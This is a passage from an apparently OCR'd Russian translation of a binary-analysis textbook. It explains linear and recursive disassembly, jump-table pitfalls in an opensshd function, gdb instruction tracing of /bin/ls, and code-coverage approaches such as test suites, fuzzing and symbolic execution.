


Рис. 6-2. Рассинхронизация дизассемблирования из-за встроенных данных, принятых за код. Серым выделена инструкция, на которой дизассемблер восстанавливает синхронизацию

На рисунке показана рассинхронизация дизассемблера в части секции кода бинарного файла. Видно несколько байтов встроенных данных (`0x8e 0x20 0x5c 0x00`), за которыми следуют инструкции (`push rbp`, `mov rbp,rsp` и другие). Правильное декодирование всех байтов, которое выполнил бы идеально синхронизированный дизассемблер, показано слева под заголовком «Синхронизировано». Но наивный линейный дизассемблер принимает встроенные данные за код и потому декодирует байты, как показано в столбце «Смещение на -4 байта». Встроенные данные превращаются в инструкцию `mov fs,[rax]`, за которой следуют `pop rsp` и `add [rbp+0x48],dl`. Последняя инструкция особенно неприятна, поскольку выходит за область встроенных данных и захватывает настоящие инструкции! Тем самым `add` «съедает» часть байтов настоящих инструкций, и дизассемблер полностью пропускает первые две настоящие инструкции. Похожие трудности возникают, если дизассемблер начинает на 3 байта раньше - столбец «Смещение на -3 байта»; такое может случиться, если он пытается пропустить встроенные данные, но распознаёт их не полностью.

К счастью, на x86 дизассемблированный поток инструкций обычно сам синхронизируется уже через несколько инструкций. Но пропуск даже нескольких инструкций может иметь серьёзные последствия при любом автоматизированном анализе или изменении бинарного файла на основе дизассемблированного кода. Как вы увидите в главе 8, вредоносные программы иногда намеренно содержат байты, предназначенные для рассинхронизации дизассемблеров и сокрытия настоящего поведения программы.

На практике линейные дизассемблеры, такие как `objdump`, можно безопасно применять к бинарным файлам ELF, скомпилированным современными версиями компиляторов вроде `gcc` или `clang` из LLVM. Версии этих компиляторов для x86 обычно не создают встроенных данных. Visual Studio, напротив, создаёт их, поэтому при исследовании бинарных файлов PE с помощью `objdump` стоит следить за ошибками дизассемблирования. То же относится к анализу бинарных файлов ELF для архитектур, отличных от x86, например ARM. А при анализе вредоносного кода линейным дизассемблером вообще нельзя ни на что полагаться: такой код может содержать куда более серьёзную обфускацию, чем встроенные данные!

6.1.2. Рекурсивное дизассемблирование

В отличие от линейного, рекурсивное дизассемблирование учитывает поток управления. Оно начинает с известных точек входа в бинарный файл - например, с главной точки входа и экспортируемых символов функций, - а затем рекурсивно следует потоку управления, то есть переходам и вызовам, обнаруживая код. Благодаря этому рекурсивное дизассемблирование обходит байты данных во всех случаях, кроме нескольких граничных.[1] Недостаток подхода в том, что не всякий поток управления легко проследить. Например, статически определить возможные цели косвенных переходов или вызовов зачастую трудно, если вообще возможно. В результате дизассемблер может пропустить блоки кода или даже целые функции, такие как `f1` и `f2` на рис. 6-1, на которые направлены косвенные переходы либо вызовы, если не воспользуется специальной - зависящей от компилятора и подверженной ошибкам - эвристикой разрешения потока управления.

Во многих областях обратной разработки, например при анализе вредоносных программ, рекурсивное дизассемблирование фактически стало стандартом. IDA Pro, показанный на рис. 6-3, - один из самых развитых и широко применяемых рекурсивных дизассемблеров. Название IDA является сокращением от Interactive DisAssembler - интерактивный дизассемблер. Он рассчитан на интерактивное использование и предоставляет множество возможностей для визуализации и исследования кода, написания сценариев на Python и даже декомпиляции,[2] которых нет в простых инструментах вроде `objdump`. Разумеется, цена соответствует возможностям: на момент написания книги лицензии IDA Starter - упрощённой редакции IDA Pro - стоили от 739 долларов, а полноценные лицензии IDA Professional - от 1409 долларов. Но не беспокойтесь: покупать IDA Pro для работы с этой книгой не нужно. Книга посвящена не интерактивной обратной разработке, а созданию собственных автоматизированных инструментов анализа бинарных файлов на основе бесплатных программных каркасов.




Рис. 6-3. Графическое представление IDA Pro

На рис. 6-4 показаны некоторые трудности, с которыми рекурсивные дизассемблеры наподобие IDA Pro сталкиваются на практике. В частности, рисунок демонстрирует, как простая функция из `opensshd` версии 7.1p2 компилируется `gcc` версии 5.1.1 из C в код x64.

```
int
channel_find_open(void) {
  u_int i;
  Channel *c;

  for(i = 0; i < n_channels; i++) {
    c = channels[i];
    if(!c || c->remote_id < 0)
      continue;
    switch(c->type) {
    case SSH_CHANNEL_CLOSED:
    case SSH_CHANNEL_DYNAMIC:
    case SSH_CHANNEL_X11_LISTENER:
    case SSH_CHANNEL_PORT_LISTENER:
    case SSH_CHANNEL_RPORT_LISTENER:
    case SSH_CHANNEL_MUX_LISTENER:
    case SSH_CHANNEL_MUX_CLIENT:
    case SSH_CHANNEL_OPENING:
    case SSH_CHANNEL_CONNECTING:
    case SSH_CHANNEL_ZOMBIE:
    case SSH_CHANNEL_ABANDONED:
    case SSH_CHANNEL_UNIX_LISTENER:
    case SSH_CHANNEL_RUNIX_LISTENER:
      continue;
    case SSH_CHANNEL_LARVAL:
    case SSH_CHANNEL_AUTH_SOCKET:
    case SSH_CHANNEL_OPEN:
    case SSH_CHANNEL_X11_OPEN:
      return i;
    case SSH_CHANNEL_INPUT_DRAINING:
    case SSH_CHANNEL_OUTPUT_DRAINING:
      if(!compat13)
        fatal(/* ... */);
      return i;
    default:
      fatal(/* ... */);
    }
  }
  return -1;
}
```

```
<channel_find_open>:
4438ae: push rbp
4438af: mov  rbp,rsp
4438b2: sub  rsp,0x10
4438b6: mov  DWORD PTR [rbp-0xc],0x0
4438bd: jmp  443945
4438c2: mov  rax,[rip+0x2913a7]
4438c9: mov  edx,[rbp-0xc]
4438cc: shl  rdx,0x3
4438d0: add  rax,rdx
4438d3: mov  rax,[rax]
4438d6: mov  [rbp-0x8],rax
4438da: cmp  QWORD PTR [rbp-0x8],0x0
4438df: je   44393d
4438e1: mov  rax,[rbp-0x8]
4438e5: mov  eax,[rax+0x8]
4438e8: test eax,eax
4438ea: js   44393d
4438ec: mov  rax,[rbp-0x8]
4438f0: mov  eax,[rax]
4438f2: cmp  eax,0x13
4438f5: ja   443926
4438f7: mov  eax,eax
4438f9: mov  rax,[rax*8+0x49e840]
443901: jmp  rax
443903: mov  eax,[rbp-0xc]
443906: leave
443907: ret
443908: mov  eax,[rip+0x2913c6]
44390e: test eax,eax
443910: jne  443921
443912: mov  edi,0x49e732
443917: mov  eax,0x0
44391c: call [fatal]
443921: mov  eax,[rbp-0xc]
443924: leave
443925: ret
443926: mov  rax,[rbp-0x8]
44392a: mov  eax,[rax]
44392c: mov  esi,eax
44392e: mov  edi,0x49e818
443933: mov  eax,0x0
443938: call [fatal]
44393d: nop
44393e: jmp  443941
443940: nop
443941: add  DWORD PTR [rbp-0xc],0x1
443945: mov  eax,[rip+0x29132d]
44394b: cmp  [rbp-0xc],eax
44394e: jb   4438c2
443954: mov  eax,0xffffffff
443959: leave
44395a: ret
```

Рис. 6-4. Пример дизассемблированного оператора `switch` из `opensshd` версии 7.1p2, скомпилированного `gcc` 5.1.1 для x64; исходный код сокращён. Интересные строки выделены серым

Как видно в левой части рисунка, представляющей функцию на C, она не делает ничего особенного. Цикл `for` проходит по массиву, а на каждой итерации оператор `switch` определяет, что делать с текущим элементом: пропустить неинтересный элемент, вернуть индекс элемента, соответствующего некоторым критериям, либо при неожиданном событии напечатать ошибку и завершить работу. Несмотря на простоту кода C, скомпилированную версию этой функции, показанную справа, далеко не просто дизассемблировать правильно.

Как видно на рис. 6-4, реализация оператора `switch` для x64 основана на таблице переходов - конструкции, которую часто создают современные компиляторы. Такая реализация позволяет обойтись без сложного переплетения условных переходов. Инструкция по адресу `0x4438f9` использует входное значение `switch`, чтобы вычислить в `rax` индекс таблицы, в которой по этому индексу хранится адрес соответствующего блока `case`. Благодаря этому для передачи управления по любому адресу `case`, определённому таблицей переходов, достаточно единственного косвенного перехода по адресу `0x443901`.

При всей своей эффективности таблицы переходов усложняют рекурсивное дизассемблирование, поскольку используют косвенный поток управления. В косвенном переходе нет явного адреса цели, поэтому дизассемблеру трудно проследить поток инструкций за этой точкой. В итоге все инструкции, на которые может указывать косвенный переход, останутся необнаруженными, если дизассемблер не реализует специальные, зависящие от компилятора эвристические методы поиска и разбора таблиц переходов.[3] В нашем примере рекурсивный дизассемблер без эвристики обнаружения `switch` вообще не найдёт инструкции по адресам `0x443903-0x443925`.

Ситуация ещё сложнее из-за нескольких инструкций `ret` внутри `switch`, а также вызовов функции `fatal`, которая выдаёт ошибку и никогда не возвращается. В общем случае нельзя считать, что после инструкции `ret` или невозвращающегося `call` обязательно находятся инструкции: за ними могут следовать данные или байты заполнения, не предназначенные для разбора в качестве кода. Однако противоположное предположение - что после них кода нет - может заставить дизассемблер пропустить инструкции и выдать неполный результат.

Это лишь некоторые трудности рекурсивных дизассемблеров; существует множество более сложных случаев, особенно в функциях, которые сложнее приведённого примера. Как видите, ни линейное, ни рекурсивное дизассемблирование не идеально. Для невредоносных бинарных файлов ELF x86 линейное дизассемблирование - хороший выбор, поскольку даёт полный и точный результат: такие файлы обычно не содержат встроенных данных, способных сбить дизассемблер, а линейный подход не пропустит код из-за неразрешённого косвенного потока управления. С другой стороны, если встречаются встроенные данные или

вредоносный код, вероятно, лучше применить рекурсивный дизассемблер: его не так легко обманом заставить выдать ложный результат, как линейный.

Когда правильность дизассемблирования важнее его полноты, можно воспользоваться динамическим дизассемблированием. Рассмотрим, чем этот подход отличается от только что обсуждавшихся методов статического дизассемблирования.

6.2. Динамическое дизассемблирование

В предыдущих разделах вы увидели трудности статических дизассемблеров: отличение данных от кода, разрешение косвенных вызовов и другие. Динамический анализ решает многие из этих проблем, поскольку располагает богатым набором сведений времени выполнения, таких как конкретное содержимое регистров и памяти. Если выполнение достигло некоторого адреса, можно не сомневаться, что там находится инструкция, поэтому динамическое дизассемблирование не страдает от свойственных статическому проблем с точностью. Динамические дизассемблеры, также называемые трассировщиками выполнения или инструкций, могут просто записывать инструкции - и, возможно, содержимое памяти и регистров - по мере выполнения программы. Главный недостаток этого подхода - проблема покрытия кода: динамические дизассемблеры видят не все инструкции, а лишь выполненные. К этой проблеме мы вернёмся позднее в данном разделе. Сначала рассмотрим конкретную трассу выполнения.

6.2.1. Пример: трассировка выполнения бинарного файла с помощью gdb

Как ни удивительно, в Linux нет общепринятого стандартного инструмента для автоматической трассировки выполнения по принципу «запустил и забыл» - в отличие от Windows, где доступны превосходные инструменты вроде OllyDbg.[4] Проще всего обойтись несколькими командами gdb из стандартного набора, как показано в листинге 6-1.

Листинг 6-1. Динамическое дизассемблирование с помощью gdb

```
$ gdb /bin/ls
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
...
Reading symbols from /bin/ls...(no debugging symbols found)...done.
(gdb) info files
Symbols from "/bin/ls".
Local exec file:
          `/bin/ls', file type elf64-x86-64.
      Entry point: 0x4049a0
          0x0000000000400238 - 0x0000000000400254 is .interp
          0x0000000000400254 - 0x0000000000400274 is .note.ABI-tag
          0x0000000000400274 - 0x0000000000400298 is .note.gnu.build-id
          0x0000000000400298 - 0x0000000000400358 is .gnu.hash
          0x0000000000400358 - 0x0000000000401030 is .dynsym

          0x0000000000401030 - 0x000000000040160c is .dynstr
          0x000000000040160c - 0x000000000040171e is .gnu.version
          0x0000000000401720 - 0x0000000000401790 is .gnu.version_r
          0x0000000000401790 - 0x0000000000401838 is .rela.dyn
          0x0000000000401838 - 0x00000000004022b8 is .rela.plt
          0x00000000004022b8 - 0x00000000004022d2 is .init
          0x00000000004022e0 - 0x00000000004029f0 is .plt
          0x00000000004029f0 - 0x00000000004029f8 is .plt.got
          0x0000000000402a00 - 0x0000000000413c89 is .text
          0x0000000000413c8c - 0x0000000000413c95 is .fini
          0x0000000000413ca0 - 0x000000000041a654 is .rodata
          0x000000000041a654 - 0x000000000041ae60 is .eh_frame_hdr
          0x000000000041ae60 - 0x000000000041dae4 is .eh_frame
          0x000000000061de00 - 0x000000000061de08 is .init_array
          0x000000000061de08 - 0x000000000061de10 is .fini_array
          0x000000000061de10 - 0x000000000061de18 is .jcr
          0x000000000061de18 - 0x000000000061dff8 is .dynamic
          0x000000000061dff8 - 0x000000000061e000 is .got
          0x000000000061e000 - 0x000000000061e398 is .got.plt
          0x000000000061e3a0 - 0x000000000061e600 is .data
          0x000000000061e600 - 0x000000000061f368 is .bss
(gdb) b *0x4049a0
Breakpoint 1 at 0x4049a0
(gdb) set pagination off
```

```
(gdb) set logging on
Copying output to gdb.txt.
(gdb) set logging redirect on
Redirecting output to gdb.txt.
(gdb) run
(gdb) display/i $pc
(gdb) while 1
 >si
 >end
chapter1  chapter2  chapter3  chapter4  chapter5
chapter6  chapter7  chapter8  chapter9  chapter10
chapter11 chapter12 chapter13 inc
(gdb)
```

В этом примере `/bin/ls` загружается в `gdb`, после чего создаётся трасса всех инструкций, выполненных при выводе содержимого текущего каталога. После запуска `gdb` можно вывести сведения о загруженных файлах - здесь это только исполняемый файл `/bin/ls`. Так становится известен адрес точки входа бинарного файла, где можно установить точку останова, которая приостановит выполнение сразу после запуска. Затем отключается постраничный вывод, а `gdb` настраивается на запись журнала в файл вместо стандартного вывода. По умолчанию файл журнала называется `gdb.txt`. При постраничном выводе `gdb` приостанавливается через определённое число строк, чтобы пользователь успел прочитать весь текст на экране, прежде чем продолжить. Этот режим включён по умолчанию. При записи в файл такие остановки не нужны: иначе пришлось бы постоянно нажимать клавишу продолжения, что очень быстро надоедает.

После завершения настройки запускается бинарный файл. Он сразу приостанавливается при достижении точки входа. Теперь можно предписать `gdb` записать в файл первую инструкцию, а затем войти в цикл `while`, который непрерывно выполняет по одной инструкции за раз - этот процесс называется пошаговым выполнением - пока инструкции не закончатся. Каждая выполненная по шагам инструкция автоматически печатается в файл журнала в том же формате. Когда выполнение завершится, журнал будет содержать все выполненные инструкции. Как и следовало ожидать, вывод очень велик: даже простой запуск небольшой программы проходит через десятки или сотни тысяч инструкций, как показано в листинге 6-2.

Листинг 6-2. Вывод динамического дизассемблирования с помощью `gdb`

```
$ wc -l gdb.txt
614390 gdb.txt
$ head -n 20 gdb.txt
Starting program: /bin/ls
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00000000004049a0 in ?? ()
1: x/i $pc
=> 0x4049a0:        xor    %ebp,%ebp
0x00000000004049a2 in ?? ()
1: x/i $pc
=> 0x4049a2:        mov    %rdx,%r9
0x00000000004049a5 in ?? ()
1: x/i $pc
=> 0x4049a5:        pop    %rsi
0x00000000004049a6 in ?? ()
1: x/i $pc
=> 0x4049a6:        mov    %rsp,%rdx
0x00000000004049a9 in ?? ()
1: x/i $pc
=> 0x4049a9:        and    $0xfffffffffffffff0,%rsp
0x00000000004049ad in ?? ()
```

Подсчитав строки журнала с помощью `wc`, вы увидите, что файл содержит 614 390 строк - слишком много, чтобы приводить их здесь целиком. Чтобы получить представление о выводе, команда `head` показывает первые 20 строк журнала. Собственно трасса выполнения начинается после сообщения о точке останова. Для каждой выполненной инструкции `gdb` печатает команду,

использованную для регистрации инструкции, затем саму инструкцию и, наконец, некоторые сведения о её расположении - оно неизвестно, поскольку символы из бинарного файла удалены. С помощью `grep` можно отфильтровать всё, кроме строк с выполненными инструкциями, поскольку интерес представляют только они. Получится вывод из листинга 6-3.

Листинг 6-3. Отфильтрованный вывод динамического дизассемблирования с помощью `gdb`

```
$ egrep '^=> 0x[0-9a-f]+:' gdb.txt | head -n 20
=> 0x4049a0:        xor    %ebp,%ebp
=> 0x4049a2:        mov    %rdx,%r9
=> 0x4049a5:        pop    %rsi
=> 0x4049a6:        mov    %rsp,%rdx
=> 0x4049a9:        and    $0xfffffffffffffff0,%rsp
=> 0x4049ad:        push   %rax
=> 0x4049ae:        push   %rsp
=> 0x4049af:        mov    $0x413c50,%r8
=> 0x4049b6:        mov    $0x413be0,%rcx
=> 0x4049bd:        mov    $0x402a00,%rdi
=> 0x4049c4:        callq  0x402640 <__libc_start_main@plt>
=> 0x4022e0:        pushq  0x21bd22(%rip)        # 0x61e008
=> 0x4022e6:        jmpq   *0x21bd24(%rip)       # 0x61e010
=> 0x413be0:        push   %r15
=> 0x413be2:        push   %r14
=> 0x413be4:        mov    %edi,%r15d
=> 0x413be7:        push   %r13
=> 0x413be9:        push   %r12
=> 0x413beb:        lea    0x20a20e(%rip),%r12   # 0x61de00
=> 0x413bf2:        push   %rbp
```

Как видите, этот вывод гораздо удобнее читать, чем неотфильтрованный журнал `gdb`.

6.2.2. Стратегии покрытия кода

Главный недостаток любого динамического анализа, а не только динамического дизассемблирования, - проблема покрытия кода: анализ видит лишь те инструкции, которые действительно выполняются во время данного запуска. Поэтому, если важнейшие сведения скрыты в других инструкциях, анализ их никогда не обнаружит. Например, при динамическом анализе программы с логической бомбой, запускающей вредоносное поведение в определённый момент будущего, вы ничего не узнаете, пока не станет слишком поздно. Тщательная статическая проверка, напротив, могла бы её обнаружить. Другой пример: при динамическом тестировании программы на ошибки нельзя быть уверенным, что редко выполняемый путь кода, не охваченный тестами, не содержит дефект.

Многие образцы вредоносных программ даже активно пытаются скрыться от инструментов динамического анализа или отладчиков вроде `gdb`. Практически любой такой инструмент создаёт в окружении какой-либо обнаруживаемый признак; как минимум анализ неизбежно замедляет выполнение - обычно настолько, что это можно заметить. Вредоносная программа выявляет такие признаки и скрывает настоящее поведение, если понимает, что её анализируют. Чтобы динамически исследовать подобные образцы, необходимо выполнить обратную разработку проверок против анализа, а затем отключить их - например, перезаписав байты кода исправленными значениями.

Именно из-за подобных приёмов против анализа динамическое исследование вредоносной программы обычно стоит, если возможно, хотя бы дополнять статическими методами.

Поскольку поиск правильных входных данных для прохождения всех возможных путей программы сложен и требует времени, динамическое дизассемблирование почти никогда не раскрывает всё возможное поведение программы. Существует несколько способов улучшить покрытие инструментов динамического анализа, хотя обычно ни один из них не достигает полноты статического анализа. Рассмотрим наиболее распространённые.

Наборы тестов

Один из самых простых и популярных способов увеличить покрытие кода - запускать анализируемый бинарный файл с известными тестовыми входными данными. Разработчики программ нередко вручную создают наборы тестов, подбирая входные данные так, чтобы охватить как можно больше функций программы. Такие наборы идеально подходят для динамического анализа. Для хорошего покрытия достаточно выполнить проход анализа с каждым тестовым набором входных данных. Разумеется, готовый набор тестов доступен не всегда - например, его может не быть у проприетарного программного обеспечения или вредоносной программы.

Конкретный способ применения тестового набора для покрытия кода зависит от приложения и структуры его тестов. Обычно существует специальная цель `test` в `Makefile`, запускаемая командой `make test`. Внутри `Makefile` цель `test` часто устроена примерно как в листинге 6-4.

Листинг 6-4. Структура цели `test` в `Makefile`

```
PROGRAM := foo

test: test1 test2 test3 # ...

test1:
    $(PROGRAM) < input > output
    diff correct output

    # ...
```

Переменная `PROGRAM` содержит имя тестируемого приложения - здесь это `foo`. Цель `test` зависит от нескольких тестовых случаев (`test1`, `test2` и так далее), каждый из которых вызывается при выполнении `make test`. Каждый тестовый случай запускает `PROGRAM` с некоторыми входными данными, записывает вывод, а затем с помощью `diff` сравнивает его с правильным.

Подобную среду тестирования можно реализовать множеством разных и более кратких способов, но главное в том, что инструмент динамического анализа можно запустить для каждого тестового случая, просто переопределив переменную `PROGRAM`. Допустим, каждый тестовый случай `foo` нужно выполнить через `gdb`. В действительности вместо `gdb` вы, скорее всего, применили бы полностью автоматизированный динамический анализ, создавать который мы научимся в главе 9. Сделать это можно так:

```
make test PROGRAM="gdb foo"
```

По сути, здесь `PROGRAM` переопределяется: вместо простого запуска `foo` в каждом тесте теперь `foo` запускается внутри `gdb`. Благодаря этому `gdb` или любой другой выбранный инструмент динамического анализа выполняет `foo` с каждым тестовым случаем, и динамический анализ охватывает весь код `foo`, покрываемый тестами. Если переменной `PROGRAM`, которую можно переопределить, нет, придётся выполнить поиск и замену, но принцип останется тем же.

Фаззинг

Существуют также инструменты, называемые фаззерами, которые пытаются автоматически создавать входные данные для охвата новых путей кода в заданном бинарном файле. Среди известных фаззеров - AFL, Project Springfield компании Microsoft и OSS-Fuzz компании Google. В широком смысле фаззеры делятся на две категории по способу формирования входных данных.

1. Фаззеры на основе генерации создают входные данные с нуля, возможно с учётом ожидаемого формата.
2. Фаззеры на основе мутаций создают новые входные данные, каким-либо образом изменяя известные допустимые данные, например начиная с существующего набора тестов.

Успешность и производительность фаззера в значительной степени зависят от доступных ему сведений. Например, помогает наличие исходного кода или знание ожидаемого формата входных данных программы. Если неизвестно ни то ни другое - и даже если известно всё, - фаззинг может потребовать большого вычислительного времени и не добраться до кода, скрытого за сложными последовательностями условий `if`/`else`, которые фаззер не сумеет «угадать». Обычно фаззеры применяют для поиска ошибок в программах: они переставляют и изменяют входные данные до тех пор, пока не обнаружат аварийное завершение.

Хотя в этой книге я не буду подробно рассматривать фаззинг, советую поэкспериментировать с одним из бесплатных инструментов. У каждого фаззера свой способ использования. Отличным выбором для экспериментов станет бесплатный AFL, снабжённый хорошей документацией в интернете.[5] Кроме того, в главе 10 я расскажу, как расширить фаззинг с помощью динамического анализа помеченных данных.

Символьное выполнение

Символьное выполнение - продвинутый метод, подробно рассматриваемый в главах 12 и 13. Он имеет множество применений, не ограниченных покрытием кода. Здесь я лишь в общих чертах объясню его применение к покрытию, опуская многие подробности, поэтому не беспокойтесь, если пока не всё будет понятно.

При обычном выполнении приложения все переменные имеют конкретные значения. В каждый момент выполнения каждый регистр процессора и каждая область памяти содержат определённое значение, которое меняется по мере вычислений приложения. Символьное выполнение устроено иначе.

Коротко говоря, символьное выполнение позволяет выполнять приложение не с конкретными, а с символьными значениями. Такие значения можно представить как математические символы. По сути, символьное выполнение - это эмуляция программы, при которой все или некоторые переменные, состояния регистров и памяти представлены такими символами.[6] Чтобы яснее понять смысл, рассмотрим псевдокод из листинга 6-5.

Листинг 6-5. Пример псевдокода, иллюстрирующий символьное выполнение

```
x = int(argv[0])
y = int(argv[1])

z = x + y
if(x < 5)
    foo(x, y, z)
else
    bar(x, y, z)
```

Сначала программа принимает два аргумента командной строки, преобразует их в числа и сохраняет в переменных x и y. В начале символьного выполнения можно определить, что x содержит символьное значение α1, а y инициализирована значением α2. Символы α1 и α2 могут представлять любое числовое значение. По мере эмуляции программа фактически вычисляет формулы над этими символами. Например, после операции `z = x + y` переменная z принимает символьное выражение α1 + α2.

Одновременно символьное выполнение вычисляет ограничения пути - ограничения конкретных значений, которые могут принимать символы с учётом уже пройденных ветвей. Например, если выбрана ветвь `if(x < 5)`, символьное выполнение добавляет ограничение пути α1 < 5. Оно выражает тот факт, что при выборе ветви `if` значение α1 - символьное значение в x - обязательно меньше 5, иначе ветвь не была бы выбрана. Для каждой ветви список ограничений пути расширяется соответствующим образом.

Как это связано с покрытием кода? Главное в том, что по списку ограничений пути можно проверить, существует ли конкретный набор входных данных, удовлетворяющий всем ограничениям. Специальные программы, называемые решателями ограничений, получают список ограничений и определяют, существует ли способ их удовлетворить. Например, если единственное ограничение имеет вид α1 < 5, решатель может выдать решение α1 = 4 ∧ α2 = 0. Обратите внимание: ограничения пути ничего не говорят об α2, поэтому оно может принимать любое значение. Это означает, что в начале

конкретного выполнения программы пользователь может задать x равным 4, а y равным 0, и выполнение пройдёт через ту же последовательность ветвей, что и символьное. Если решения нет, решатель сообщит об этом.

Для увеличения покрытия кода ограничения пути можно изменить и спросить решатель, существует ли способ удовлетворить новые ограничения. Например, можно «инвертировать» условие α1 < 5, превратив его в α1 >= 5, и запросить решение. Решатель сообщит о возможном решении, например α1 = 5 ∧ α2 = 0. Эти значения можно передать конкретному выполнению программы, тем самым заставив его выбрать ветвь `else` и увеличив покрытие кода. Если решатель сообщает, что возможного решения нет, значит, «инвертировать» ветвь невозможно и следует искать новые пути, изменяя другие ограничения.

Как вы, вероятно, поняли, символьное выполнение - и даже одно лишь его применение к покрытию кода - является сложной темой. Даже имея возможность «инвертировать» ограничения пути, охватить все пути программы практически невозможно, поскольку их число растёт экспоненциально с числом инструкций ветвления. Кроме того, решение набора ограничений пути требует значительных вычислительных ресурсов; без осторожности подход на основе символьного выполнения быстро перестанет масштабироваться. На практике масштабируемое и эффективное применение символьного выполнения требует большой тщательности. Пока мы рассмотрели лишь самую суть его идей, но в идеале этого достаточно, чтобы составить представление о материале глав 12 и 13.

6.3. Структурирование дизассемблированного кода и данных

